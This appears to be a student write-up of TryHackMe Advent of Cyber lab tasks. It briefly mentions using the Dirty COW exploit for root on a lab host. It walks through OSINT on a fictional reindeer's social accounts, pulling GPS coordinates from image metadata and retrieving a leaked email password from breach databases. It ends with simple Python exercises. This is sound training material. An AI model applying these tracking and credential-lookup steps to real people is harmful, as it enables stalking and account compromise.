
Thought process/Methodology:
As Santa, we will be visiting a house and discovering all the traces the grinch left behind, as well as leaving coal under the tree. First, we connect to the IP Address of the house using telnet (IP Address). We then use the username and password provided to log into the house. After finding traces of the Grinch, we use the dirtycow exploit to create a new user to help us obtain root access and find the remaining traces of the Grinch’s presence. We then use commands to leave coal under the tree.


Day 14: Where's Rudolph?

Tools used: Google Chrome, Reddit, Twitter, namecheckup.com, metadata2go.com, gps-coordinates.net, exifdata.com, haveibeenpwned.com, dehashed.com, google maps, google

Solution/Walkthrough:


Step 1:
We use the information given by tryhackme to find the Rudolph’s reddit account, then we browsed through the comment section it posted.





<u>Step 2:</u>

We use namecheckup.com to search up any more information about Rudolph's other similar account on other websites. Then we found it's twitter.



<u>Step 3:</u>

Using twitter we able to gather many information about it's creator, favourite tv shows, and a picture it posted.

my creator's name was Robert

All | Images | Videos | News | Shopping | More | Tools

About 38,500,000 results (0.52 seconds)

https://en.wikipedia.org › wiki › Robert_L

Robert L. May - Wikipedia

Robert L. May (July 27, 1905 – August 11, 1976) was the **creator** of Rudolph the Red-Nosed Reindeer. Contents. 1 Early life; 2 The beginning of Rudolph ...

Died: August 11, 1976, Evanston Education: Dartmouth College

Early life · The beginning of Rudolph · Rudolph spreads in popularity

IGuidetheClaus2020 Retweeted

Kristen Baldwin @KristenGBaldwin · Nov 25, 2020

I never thought that an interview with a @BacheloretteABC contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from #TheBachelorette today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorett...

21 126 1,368


IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Here's a higher resolution to one of the photos from earlier: tcm-sec.com/wp-content/upl...

4 17

Step 4:


After downloading the picture we put the picture into the metadata2go.com and exifdata.com to get the flag and it's gps coordinates.




File Name	lights-festival-website.jpg
File Size	50 KiB
File Type	JPEG
File Type Extension	jpg
Mime Type	image/jpeg
Jfif Version	1.01
X Resolution	72
Y Resolution	72
Exif Byte Order	Big-endian (Motorola, MM)
Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	231
Components Configuration	Y, Cb, Cr, -
Megapixels	0.332
Gps Latitude	41 deg 53' 30.53" N
Gps Longitude	87 deg 37' 27.40" W
Gps Position	41 deg 53' 30.53" N, 87 deg 37' 27.40" W

Step 5:


With the coordinates we use gps-coordinates.net to track his location, and uses google map to see which hotel it will stay.






Step 6:

We use haveibeenpwned.com to see if Rudolph's email have been pwned or not, and it turns out it have been pwned, then using dehashed.com we can see it's email password.





Thought process/Methodology:
In the given task, we have to use the reindeer's social media post to track it down, and with tools like metadata2go, we able to get the flag and it's coordinates, with that we use gps-coordinates.net to find it location, and finally we use dehashed.com to get it's email password.

Day 15: There's a Python in my stocking!

Tools: vs code, Python, pypi.org,

Solution/Walkthrough:

Step 1:


We first open up vscode and create a python file, then we type in the given command and get the output.

```
b = True + True
print(b)
```

```
PS C:\Users\U
2
```

Step 2:

We goes to pypi.org to see what the database that store the library.



Step 3:

We then input the following command to get the output.

```
print(bool('False'))
```

```
PS C:\Users\User\
True
```

Step 4:

We input the code to analyse into vscode to get the output.

```
x = [1, 2, 3]

y = x

y.append(6)

print(x)
```

```
PS C:\Users\User
[1, 2, 3, 6]
```

Step 5:

We then input the command given into vscode and get return in the terminal ask us for our name, we type in Skidy, then it output ‘The Wise One has allowed you to come in.’. We then rerun the code and input a different name elf it return ‘The Wise One has not allowed you to come in.’

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

```
What is your name? Skidy
The Wise One has allowed you to come in.
```

```
What is your name? elf
The Wise One has not allowed you to come in.
```

Thought process/Methodology:

In the given task we given a bunch of command to try out in the vscode, as well learning about what database used to store the library other people created. Inputting the command gave us the output answer for the questions.